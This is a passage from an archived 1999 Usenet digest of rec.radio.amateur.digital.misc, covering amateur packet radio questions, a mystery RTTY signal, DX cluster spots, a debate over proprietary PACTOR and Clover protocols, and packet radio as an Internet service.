Lloyd Matthews <Lloyd_Matthews@hotmail.com> wrote in message news:382B8B25.261AE5DF@hotmail.com...
> Is there a PalmPilot application available for configuring the TH-D7A?
>
> --
> - Thanks! Lloyd Matthews, N6ENT <n6ent@hotmail.com>
>
>

5001. Packetradio and VBasic

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Wim Wouters <W.Wouters@T-Online.De>
Message-ID: <80nf1e$s72$1@news01.btx.dtag.de>
Source record: 15509

Hi,
did someone a Packet program in VB before?
need some advice handling the TNC2.

cu, Wim

--
Wim Wouters
49577 Eggermi¿½hlen

W.Wouters@T-Online.de

5002. Mystery of 30-meters...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <80nprh$1o3$1@campus3.mtu.edu>
Source record: 15510

On several occasions a friend and I have noticed 1a signal on
10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
we've tried to apply any kind of decoding method that we could
think of, and to no avail. I realize ham radio isn't the only thing
on this frequency, but curiosity is driving me nuts. This signal
is here 24/7 from what I can tell, and is fairly strong into our
location. Has anyone heard this signal before?

Other notes:

Tried all modes supported by our new KAM plus, to no avail.

The signal seems to stop every now and then, and I only hear
the space tone quite quickly.

Haven't been able to get the sound into the computer to see
exactly what the bit rate is, but it sounds quicker than standard
RTTY, almost like a RTTY75 or ASCII 110 rate.

It seems to use the same patterns, as far as encoding sets go,
as it looks like there is a strange, incomplete, character set,
and not just a random spurting of characters onto the band.

If anyone has any idea what this is, or has any ideas for me to
try to crack this, please let me know..

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
Houghton, MI 49931 - (906)487-1885
cwbuckle@mtu.edu @ Da House -- (906)482-8662
---- ---- ---- ---- ---- ----

5003. Re: DX Packet Spots

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: john kelley <k2shy@arrl.net>
Message-ID: <8JEvOESP9Fx1VT4Y+IM8T+IuTMsM@4ax.com>
Source record: 15511

I came across this "update" at http://www.eham.net/DX/spots.html.

I have no idea what this means. Sorry about the formatting. Can
anyone help me make sense of below?

VA3MW: 14005.5 R1AND 0150Z
1999-11-15

W1UK: 14005.6 R1AND 0137Z
1999-11-15

N8BJQ-8: 14192.4 EU7SA 0132Z
1999-11-15

N5NJ: 14021.0 VQ9QM 0132Z
1999-11-15

K5TSQ-7: 14018.5 YN6HM
1999-11-15

N1YHR: 14202.4 W0UR Strong sig East coast 0119Z
1999-11-15

K3ND: 14009.6 VQ9QM 0011Z
1999-11-15

NS8O: 14007.0 CX3U Check call... 0011Z
1999-11-15

AA5AU: 14090.1 PY2MNL RTTY 2355Z
1999-11-14

K0HB: 14222.3 FY9FU 2329Z
1999-11-14

LA5LJA: 14035.6 JW/OH6NG QSO MED LA5KJA 2319Z
1999-11-14

W4GP: 14027.0 V47BY 2246Z
1999-11-14

PP5MCB: 14141.0 DXCVOICE DXCVOICE REFLECTOR - BRAZIL 2240Z
1999-11-14

K2NJ: 14024.0 9M6OO QSX 14030.6 2231Z
1999-11-14

KC4K: 14024.0 9M6OO up7 2224Z
1999-11-14

K2RD: 14024.0 9M6OO QSX 14031.41 2226Z
1999-11-14

WA2VUY: 14024.0 9M6OO up, qsp 10M open to DU,etc 2218Z
1999-11-14

AA5AU: 14087.6 RY9C RTTY 2223Z
1999-11-14

AA5AU: 14086.3 PS7SAS RTTY 2221Z
1999-11-14

K2JF: 14024.0 9M6OO BOB AT THE KEY WORKED 14.032 2215Z
1999-11-14

W8CNL: 14024.0 9M6OO wrkd 14031.5 2221Z
1999-11-14

JA3KWZ: 14025.0 9M6OO CW Up 2159Z
1999-11-14

N9NU: 14025.0 9M6OO When ge going to 17ssb???????? 2202Z
1999-11-14

AF4CD: 14025.0 9M6OO up 14032.1 2158Z
1999-11-14

A4CD-1: 14025.0 9M6OO up 14032.1 2158Z
1999-11-14

On Sun, 14 Nov 1999 18:31:41 -0600, "Rick Ruhl" <ricker@cssincorp.com>
wrote:

>John,
>
>This is a term that is used with a DX Cluster. A DX cluster is a specific
>kind of Packet BBS in your area, that when connected send information on a
>DX station, a spot, (time, freq, call etc) to each station connected. In
>the old days before clusters, 'Spotting a station' was done on the local
>repeater.
>
>
>--
>Rick Ruhl
>President, Creative Services Software
>http://www.cssincorp.com
>
>john kelley wrote in message ...
>>Greetings,
>>
>>I hope this is not a dumb question.
>>
>>I am new to digital modes, I have a KAM Plus and am trying tolearn as
>>much as possible. I have come across the term
>>

>>DX PACKET SPOTS
>>
>>and have no idea what this means.
>>
>>Could some please explain for me and/or recommend some good URLs for
>>beginners such as myself. I have ordered ARRL's Oprating Manual, but
>>I am not too sure if this is a good source of information.
>>
>>Any help?
>>
>>73 de John K2SHY
>

5004. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <9qEvOAYN4lvsdfumu+uEyO0=Do3U@4ax.com>
Source record: 15512

On Sun, 14 Nov 1999 15:55:10 -0600, "Rick Ruhl" <ricker@cssincorp.com>
wrote:

>Pactor and Pactor II require a license for use...and Pactor II requires
>hardware also from SCS http://www.scs-ptc.com. They also provide the docs.

>Clover requires a license from Hal Communications http://www.halcomm.com,
>they also provide the documentation

Is there a description for these protocols that has been obtained
independently from these hardware vendors e.g. by reverse engineering
the signal on air ?

While the implementation by the hardware vendor is proprietary and
possibly even patentable, I very much doubt that the actual
transmission protocol i.e. the algorithm is patentable at least in
most countries.

However, the US patent office has a tradition of giving patents to
even perpetual motion machines, so I would not be too surprised, if a
patent had been granted for these protocols, but in that case, it is a
public document and the protocol can be studied from that document.

Paul OH3LWR

5005. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: magne@radar.no
Message-ID: <qfSX3.10218$1C4.99260@news1.online.no>
Source record: 15513
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <M4cuOCf5ci5lkVUtaerHn7nWJ3+r@4ax.com>, Paul Keinanen <keinanen@sci.fi> wrote:
>To overcome this problem, the World Grid System 84 (WGS-84) was
>created and it is use by the GPS satellite navigation system.

It's actually "World Geodetic System (1984)", but I guess you
already knew that :-)

--Magne / la1bfa

5006. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <382FF916.E0CE3D08@usa-site.net>
Source record: 15514

Why not just buy the modem, use it, and let the company
succeed?

Why does everything have to be free? Would you work for
free? Build products for millions in investment, and then
give away all your secrets so that others can duplicate
10 years of work in 10 minutes?

Some Hams are are just plain communists at heart. Ham radio
isn't a commune, it's a hobby. People are allowed to
make a dollar.

Why not let the company get a return on investment? In
17 years, you can then build cheap knock-offs of 20 year
old technology.

Do you go down to the department store and demand to know
the protocol inside the toaster or microwave oven? or, do
you just buy one and use the damn thing as designed?

Sheesh...

Paul Keinanen wrote:
>
> Is there a description for these protocols that has been obtained
> independently from these hardware vendors e.g. by reverse engineering
> the signal on air ?
>
> While the implementation by the hardware vendor is proprietary and
> possibly even patentable, I very much doubt that the actual
> transmission protocol i.e. the algorithm is patentable at least in
> most countries.

5007. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <80p6o8dbp1@garnet.tc.umn.edu>
Source record: 15515

In article <803p0j$2hf0@enews4.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:
> [...]
>And yes, TAPR's "Screw everybody else" campaign WAS motivated by a desire to
>push tcpip at any cost... Including that of making the US Packet net the
>laughingstock of the world by undercutting the efforts of networkers here.
> [...]

Charles,

Every time I hear this argument, I have this mental picture of IBM whining
about how the PC destroyed a perfectly good mainframe business.

Let's dump our PCs, resurrect some old 360s, and save the mainframe
world.

-tjs

5008. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383021D6.210F1C27@IEEE.org>
Source record: 15516

Steve Sampson wrote:
> Why not just buy the modem, use it, and let the company
> succeed?
>
> Why does everything have to be free? Would you work for
> free? Build products for millions in investment, and then
> give away all your secrets so that others can duplicate
> 10 years of work in 10 minutes?

Can't argue with what you say, Steve, but some of us would
rather roll our own for our personal use and learn something
in the process. Time was when most hams rolled their own.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5009. FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <383023DB.C7798FA2@IEEE.org>
Source record: 15517

What's the state-of-the-art in hardware FSK demodulators?
Any slick circuits/single-chip and improvements over the
past ten years? For hams with FSK generators built into
their transceivers (IC-706) an inexpensive FSK demodulator
and PC software would be all that is needed to do AMTOR,
RTTY, ASCII, and PACTOR II.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5010. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <RRwwOHvcfWVaCQdNGAYolDNX2R8y@4ax.com>
Source record: 15518

On Mon, 15 Nov 1999 06:14:14 -0600, Steve Sampson
<ssampson@usa-site.net> wrote:

>Why not just buy the modem, use it, and let the company
>succeed?
>
>Why does everything have to be free? Would you work for
>free? Build products for millions in investment, and then
>give away all your secrets so that others can duplicate
>10 years of work in 10 minutes?

The real principal question is, do we want more and more proprietary
or encrypted traffic on the amateur bands ?

While I know that the protocol specification has been shown to the FCC
and by doing that avoiding the classification of those protocols as
encrypted in the USA, but the situation may be different in other
countries.

I think that at least so much of the protocol should be publicly known
that it would be possible to monitor the traffic at least in good
conditions (e.g. not using all memory-ARQ, FEC etc. enhancements).

Paul OH3LWR

5011. Re: Source document for Maidenhead ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <6yAwOIHj48PXghk6bjGK52h3Hfc6@4ax.com>
Source record: 15519
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Mon, 15 Nov 1999 11:36:54 GMT, magne@radar.no (Magne Mï¿½hre) wrote:

In a previous message I wrote:

>>To overcome this problem, the World Grid System 84 (WGS-84) was
>>created and it is use by the GPS satellite navigation system.

>It's actually "World Geodetic System (1984)", but I guess you
>already knew that :-)

Thanks for the correction.

I typed it directly from the Lillehammer IARU Region 1 recommendation
C5.10, which _incorrectly_ talks about World Grid System 84 (WGS-84),
but it is correct in the annex :-).

Paul OH3LWR

5012. PakRatt/CE on the web for Windows CE HPC's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <e1D$PZ4L$GA.170@cpmsnbbsa02>
Source record: 15520

Creative Services Software and Timewave announce the release of PakRatt/CE Version 1.0. This split screen terminal mode program for Windows CE handhelds will allow hams true portable operation with ANY TNC that has a terminal mode interface. TNCs with a terminal mode include all TNC2's from TAPR, Kantronics, AEA/Timewave, MFJ, SCS, PacComm and the new Kenwood HT with the built in TNC.

This version of the program is FREE for the ham community. It includes embedded macros for DXCluster commands, Connect and Disconnect buttons on the toolbar, as well as the split screen operation.

There are two versions available for download, one for the SH-3 processor and one for the MIPS processor. You'll need to know which processor you Windows CE machine uses to download the correct version for it.

Support is available for this product for $20.00. Peer-to-peer newsgroup support will be available on the css news server (news://news.cssincorp.com).

The program is at http://www.cssincorp.com/pakrattce .

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

5013. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <dDUwON1onOf8UYfUPV6HvALIK8GJ@4ax.com>
Source record: 15521

On Mon, 15 Nov 1999 06:14:14 -0600, Steve Sampson
<ssampson@usa-site.net> wrote:

>Some Hams are are just plain communists at heart. Ham radio
>isn't a commune, it's a hobby. People are allowed to
>make a dollar.

If the number of proprietary protocols on the amateur bands still
continue to increase, it becomes quite easy to sneak in your own
encrypted commercial message service on the ham bands and make some
money out of it. I hope this was not what you had in mind :-).

But seriously, any intruder watch becomes quite complicated, since a
large number of expensive proprietary boxes would be required to check
if a signal is legitimate amateur radio traffic or is some other
service intruding into the amateur bands.

Paul OH3LWR

5014. The Internet is out to get Ham Radio!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: "Kurt A. Freiberger" <wb5bbw@realtime.net>
Message-ID: <383046FA.5A453248@realtime.net>
Source record: 15522
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

This should get Charles frothing at the mouth....

http://ajcogswell.tripod.com/hf.html

Basically, a lot of the new DSL technologies are using HF
bands for their carriers. Imagine HF being transmitted over
all the twisted-pair copper in your area.

73/Kurt

--

Kurt Freiberger, WB5BBW Network Environmentalist Austin, TX
As of right now, kurt@cs.tamu.edu should be changed to
wb5bbw@airmail.net. Forwarding will be in effect for a while.
Rebecca Elspeth Freiberger was born 10 Sep 1999. See her at
http://www.realtime.net/~nancy2 for the latest news. Yeah, I
know, I haven't updated it often enough...

5015. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Richard McAllister <rfm@eng.sun.com>
Message-ID: <uyfyabzbqag.fsf@eng.sun.com>
Source record: 15523

Steve Sampson <ssampson@usa-site.net> writes:

>
> Why not just buy the modem, use it, and let the company
> succeed?
>
> Why does everything have to be free? Would you work for
> free? Build products for millions in investment, and then
> give away all your secrets so that others can duplicate
> 10 years of work in 10 minutes?
>
> Some Hams are are just plain communists at heart. Ham radio
> isn't a commune, it's a hobby. People are allowed to
> make a dollar.
>
> Why not let the company get a return on investment? In
> 17 years, you can then build cheap knock-offs of 20 year
> old technology.

Well, some people want to learn how things work. That's certainly one of the purposes of amateur radio. And, in fact, it's one of the purposes of the patent system. It gives the inventor a legal monopoly on commercial exploitation in return for publishing the details so others can learn from them and improve on them.

--
Rich McAllister <rfm@eng.sun.com>

5016. Re: FSK demod

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: John Dewey <KA9CAR>
Message-ID: <80pkuf$sq17@news.tis-in.trb>
Source record: 15524

It has been at least 10 years, but I built several fsk units with Exar 2206 / 2211 set.

Same as used in most of the packet radio TNc's, and with just a couple of resistors
I was able to select the center frequency and bandwidth that I wanted. I generally set up the center freq to match the 500 htz cw filter on my radio.

Then using an lm xxxx (i forget) bar / dot driver and an LED dip , you could use the Demodulators reference voltage and
vco voltage to display where in the demodulators pass band the tones fall as you tune the radio.
I was generally able to tune 300 baud packet on the first packet, or rtty with in a few charectars using
that display. It was available comercially from several sources.

USED to be able to get all of the above chips at Radio Shack, but I don't think they stock them anymore.
Hopefully some one will tell you that this is all antique, and there is a better way now.

KA9CAR

W6RCecilA wrote in message <383023DB.C7798FA2@IEEE.org>...
>What's the state-of-the-art in hardware FSK demodulators?
>Any slick circuits/single-chip and improvements over the
>past ten years? For hams with FSK generators built into
>their transceivers (IC-706) an inexpensive FSK demodulator
>and PC software would be all that is needed to do AMTOR,
>RTTY, ASCII, and PACTOR II.
>--
>73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5017. Need help wiring Icom 2GAT HT -> MFJ TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Ken Hoover <ken.hoover@DIE.SPAM.DIE.yale.edu>
Message-ID: <MPG.1294f493f860912f989680@news.yale.edu>
Source record: 15525

Greetings-

I have an Icom 2GAT Handheld that I want to get working with my MFJ 1276 TNC. Being the DIY type I tried to amake the cable myself according to the instructions in the book but the directions aren't clear about whether my HT is one of the ones with oddball keying. (It receives OK and keys the transmitter but it only sends an empty carrier when it keys up).

I anyone knows where I can find a good DIN-plug to HT-connection diagram please let me know, as well as any "gotchas" to keep an eye out for in the process.

Please reply via email.

Thanks in advance for any help you can give!

- Ken Hoover KE1LR

ke1lr (at) arrl.net

5018. Re: Mystery of 30-meters...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: jflanders2@home.com
Message-ID: <38306e20.105744654@news>
Source record: 15526

Probably an encoded commercial station. About 12-15 years ago I got deeply into trying to decrypt one of these stations - wrote custom software to deduce word length, evaluate the frequency of the character set, do some bit-inversion tests - everything I could think of.

The WW2 Brit codebreakers at Blechley (sp?) Park would have been proud ;))

Nothing worked for me with my particular brain for that particular station at that particular time. I assumed he was probably using a modern DES encryption scheme, and I would probably never succeed, and gave it up.

Since bit-inversion features are included in modern software, some stations must use a simple bit-inversion scheme. You might have better luck with this station if you try some tricks with custom software.

Jerry W4UK

On 15 Nov 1999 02:06:41 GMT, Christopher W. Buckley <cwbuckle@mtu.edu> wrote:

>
>On several occasions a friend and I have noticed 1a signal on
>10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
>we've tried to apply any kind of decoding method that we could
>think of, and to no avail. I realize ham radio isn't the only thing
>on this frequency, but curiosity is driving me nuts. This signal
>is here 24/7 from what I can tell, and is fairly strong into our
>location. Has anyone heard this signal before?
>
>Other notes:
>
>Tried all modes supported by our new KAM plus, to no avail.
>
>The signal seems to stop every now and then, and I only hear
>the space tone quite quickly.
>
>Haven't been able to get the sound into the computer to see
>exactly what the bit rate is, but it sounds quicker than standard
>RTTY, almost like a RTTY75 or ASCII 110 rate.
>
>It seems to use the same patterns, as far as encoding sets go,
>as it looks like there is a strange, incomplete, character set,
>and not just a random spurting of characters onto the band.

>
>If anyone has any idea what this is, or has any ideas for me to
>try to crack this, please let me know..
>
>
>--
>---- ---- ---- ---- ---- ----
>Chris Buckley

5019. Packet-WWW e'mail?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Stan <stan.cehonski@philips.com>
Message-ID: <942699052.584237@dibbs1.nam.cis.philips.com>
Source record: 15527
Cross-posted to:
alabama.birmingham.radio.amateur,alt.ham-radio.packet,rec.radio.amateur,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Hi Folks,

There used to be a way to send e'mail from packet to the internet and vice versa. I can't remember the packet address or WWW address. Can anyone help me?
Thanks in advance!

73,

Stan Cehonski KB2WEN
stan.cehonski@philips.com

5020. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Ralph Mowery <rmowery@dialpoint.net>
Message-ID: <38309484.4126ADAA@dialpoint.net>
Source record: 15528

It seems to me that they would want the 'codes' to be known. The more people using it the more the users would likely buy instead of building it. Look at what hapened to some of the early computers. The ones that let people make programs and hardwear prospered and the ones that didn't went out of business. I have tried several digital modes on the low bands because I could just hook up the sound card to the rig one time and be done with it. I would not have even tried the modes if I had to buy a 'modem' for each mode.

While some of the modes may not be as good using a sound card as the modem it does let me try them and if i really like the mode I might buy the proper modem for it. Haven't tried rtty for years but as the rig was set up for psk31 and I found a program for rtty I gave it a try. The program would not hold a candle to the way the old modle 19 and ST-6 worked, it did give me a way to play to see if I was still interisted in it or a way to give some contacts to the ones that do have a 'store bought' system.

Steve Sampson wrote:
>
> Why not just buy the modem, use it, and let the company
> succeed?
>
> Why does everything have to be free? Would you work for
> free? Build products for millions in investment, and then
> give away all your secrets so that others can duplicate
> 10 years of work in 10 minutes?
>

5021. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s315mg1ohsq36@corp.supernews.com>
Source record: 15529

W6RCecilA wrote
>Steve Sampson wrote:
>> Why not just buy the modem, use it, and let the company
>> succeed?
>>
>> Why does everything have to be free? Would you work for
>> free? Build products for millions in investment, and then
>> give away all your secrets so that others can duplicate
>> 10 years of work in 10 minutes?
>
>Can't argue with what you say, Steve, but some of us would
>rather roll our own for our personal use and learn something
>in the process. Time was when most hams rolled their own.

Copying firmware and reverse engineering is not the same as
rolling your own.

Rolling your own, would be rolling your own protocol. Wouldn't
that be more effective use of your time? Reverse engineering
a Pactor and calling it Pactor is about the same as reverse
engineering Channel #5 and calling it Channel #5.

5022. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3830A1AD.8920E466@IEEE.org>
Source record: 15530

Steve Sampson wrote:
> Rolling your own, would be rolling your own protocol.

But Steve, then I wouldn't have anyone to talk to. I'm not making my work available to anyone else for free or monitary gains. I'm doing it for me. Would you suggest I choose a different voice protocol than SSB for my homebrew stuff?

I'm pretty sure it is not illegal to duplicate a patented function for my personal use as long as it doesn't hurt the patent holder and I don't make a penny off of it.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5023. Re: Configure TH-D7A with PalmPilot?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-15 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <3830A913.A216146A@cvn.net>
Source record: 15531

Kenwood is holding a contest that gives away a TH-D7, a Palm Pilot III, and
a Garmin GPS. Do they have something that works between the Palm and the
TH-D7?

Tony -- KF3BX

Walter Dunckel wrote:

> There is no Palm Pilot configuration program for the TH-D7 yet.......This
> would be fairly easy to do (compared to writing an APRS program), so you may
> see someone coming up with one soon.
>
> I have stalled working on a WinCE version since the APRS CE version of APRS
> is supposed to be introduced very soon. But if it is much longer, I may
> begin working on it again.
>
> Walter
> http://www.radiohound.com
>
> Lloyd Matthews <Lloyd_Matthews@hotmail.com> wrote in message
> news:382B8B25.261AE5DF@hotmail.com...
> > Is there a PalmPilot application available for configuring the TH-D7A?
> >
> > --
> > - Thanks! Lloyd Matthews, N6ENT <n6ent@hotmail.com>
> >
> >

5024. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <80q8ie$i7m$1@arachne.labyrinth.net.au>
Source record: 15532

Steve Sampson <ssampson@usa-site.net> wrote:
> Why not just buy the modem, use it, and let the company
> succeed?

Then why would anyone homebrew anything when you can just buy a rig?
Sheesh yourself.

> Some Hams are are just plain communists at heart. Ham radio
> isn't a commune, it's a hobby. People are allowed to
> make a dollar.

If people are only interested in ham radio for the money, that's
a pretty sorry state of affairs.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5025. NOVICE: replacing line modems with packet radio technology?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Shahbaz Chaudhary <chaudhar@umich.edu>
Message-ID: <T67Y3.968$zl1.174140@news.itd.umich.edu>
Source record: 15533

Hello all. Sorry if this is the wrong place to ask the question, but what is the possibility of packet radio being used as an alternative for line modems. Let me explain:

I've read a few papers and intro. articles on packet radio and how it can do tcp/ip. There doesn't seem to be a lot of information on how many people are regularly using this to get on the internet. I couldn't find much information on how the costs compare to line modem ISPs and didn't see much about the distances/line of site requirements.

It costs about $15 to $20 a month to get internet connection, so perhaps that's why packet radio hasn't proliferated. However, in parts of the world getting internet connection through standard telecommunication media is extremely expensive (if short phone calls are expensive, an hour on internet per day can add up).

If someone wants to set up an ISP (perhaps city wide, for a fairly large/congested city) using radio instead of phone/xDSL/cable/etc., what issues need to be addressed. What are the limitations. For example, it seems like someone using this radio technology will be able to have a 24 hour connection, albeit a slower one. However, that should be fine for an average middle class home outside of the rich/developed countries who basically needs email and maybe a little web access.

Such access in city might be fine since all nodes will be geographically close (let's say a city size of Chicago...possible?). What about if one wants to link rural villages in remote parts of the country.

I'm not concerned about laws or regulations at this point. Just wondering it will take to do such as thing. There seems to be a lot of information about packet radio directed at old amateur radio operators, but little towards people who want this to be what I explained above.

Another concern is cost. Apparently there are products sold by lucent, etc. (although I know VERY little about them), but they seem to cost hundreds of thousands of dollars....not a good alternative to phone modems used by residential users.

To give you a better idea of where I am coming from: I am vaguely familiar with amateur radio (had a few friends who used to talk about it all the time). My background is computer science (currently an undergrad, senior) not don't know that much about circuit design and specific details of different protocols.

I'll GREATLY appreciate it if you could CC a copy of your reply to chaudhar@umic.edu . Thank you in advance.

Waiting eagerly for your response,

Shahbaz C.

5026. leica digilux zoom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: HS Hippach <hs.hippach@asn.netway.at>
Message-ID: <80rcpf$l3a$1@news.netway.at>
Source record: 15534

I am interested in leicas new digicam "leica digilux zoom".
Who has any experience with this camera or who knows where I can find
reviews on this item?
Thaks,

Herwig, HS Hippach

5027. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s32i6qolhsq10@corp.supernews.com>
Source record: 15535

Hamish Moffatt wrote

>If people are only interested in ham radio for the money, that's
>a pretty sorry state of affairs.

Yea, damn Kenwood, Yaesu, etc. All they want is money. They don't
care about Ham radio.

Forget that they provide the majority of radios that Hams use. Forget
that when Hams say that they "roll their own" they are talking about
cigarettes or other inhaled products.

Steve

5028. Re: NOVICE: replacing line modems with packet radio technology?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s32knf3shsq85@corp.supernews.com>
Source record: 15536

Shahbaz Chaudhary wrote

>I've read a few papers and intro. articles on packet radio and how it can do
>tcp/ip. There doesn't seem to be a lot of information on how many people
>are regularly using this to get on the internet. I couldn't find much
>information on how the costs compare to line modem ISPs and didn't see much
>about the distances/line of site requirements.

It works for email down to very low baud rates. But email is not what it was
10 years ago. 10 years ago, email was not MIME encoded to the extent it
is today. People think very little about attaching pretty backgrounds, MS-Word
and even spreadsheets to mail. The old paradigm of connecting to a BBS
over packet and getting just plain email is almost over. I run an internet
gateway and have a few users hundreds of miles away who access the
gateway at 1200 baud (about 30 baud effective through several node hops).
They are often confronted by MIME encoded email, and not having the desire
to set up their own gateway, tend to just delete the mail unread. It's too hard
to get the encoded mail and then import it into a browser or microsoft product.
Plus it takes all day to download it.

>It costs about $15 to $20 a month to get internet connection, so perhaps
>that's why packet radio hasn't proliferated. However, in parts of the world
>getting internet connection through standard telecommunication media is
>extremely expensive (if short phone calls are expensive, an hour on internet
>per day can add up).

Those same countries probably have laws that prevent radios from being
used to bypass their utility.

>If someone wants to set up an ISP (perhaps city wide, for a fairly
>large/congested city) using radio instead of phone/xDSL/cable/etc., what
>issues need to be addressed. What are the limitations. For example, it
>seems like someone using this radio technology will be able to have a 24
>hour connection, albeit a slower one. However, that should be fine for an
>average middle class home outside of the rich/developed countries who
>basically needs email and maybe a little web access.

What you want to invest in, is spread spectrum modems. These are ethernet
cards with an antenna jack. They have ethernet and radio built-in. They
currently run about $120 a node. Much cheaper than packets sent through
voice quality radios. These radios are very low power in comparison to
voice radios. 100 mW versus 10 Watts for example. This means that you
will have to service customers in cells. That is, a main master node, and
several client nodes. The master node would be high altitude, and clients
would be line of sight to it, inside of one mile or so. These master nodes
then need a backbone frequency to tie them all together. This has the

advantage that there are no radio adjustments performed by the client.

Look at www.proxim.com/symphony web page. I have two of these cards going 4.65 (GPS measured) miles with amplifiers and parabolic antennas. The U.S. laws are pretty easy. For every 3 dB over 6dB of antenna gain, you have to reduce power by 1 dB from the 1 Watt maximum. It is the Part 15 rules that apply to spread spectrum radios. This link is using Proxim is 1.6 Mbps half-duplex. (but half-duplex spread spectrum is nothing like half-duplex FSK). To see a typical client utilization, see:

http://www.usa-site.net/stats/www.usa-site.net.4.html

compare that to:

http://www.usa-site.net/stats/www.usa-site.net.5.html

which is a 70cm 9600 baud Internet gateway (mostly email and DX cluster). This is an ISP I run out of my closet using Linux for people who want 24 hour a day access at lower rates than 56k modems.

Steve

5029. from newsline...amateurs provide Internet access in UK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-16 00:00:00 UTC
From: esj@harvee.billerica.ma.us
Message-ID: <m3aeoe4nbg.fsf@harvee.billerica.ma.us>
Source record: 15537

this is an experiment worth watching. It would be interesting to see how we can replicate the experiment in United States in such a way that we prevent commercial encroachment while increasing amateur radio activity. My belief is the best way to do this is via the same model that we used for repeaters, i.e. club based connectivity. That way appropriate funding can be had for the Internet connection in a noncommercial context.

HAM RADIO MAY JOIN THE INTERNET IN THE U-K

United Kingdom hams may be permitted direct connection of their stations to the Internet by years end. This as the nations radio regulators look for ways to encourage more people to join the hobby. Jeramy Boot, G4NJH, has the story from Nottingham England:

David Hendon, Chief Executive of the Radiocommunications Agency on the 29th of October announced the start of a two month consultation period hopefully leading to limited amateur radio access to the Internet by the turn of the year.

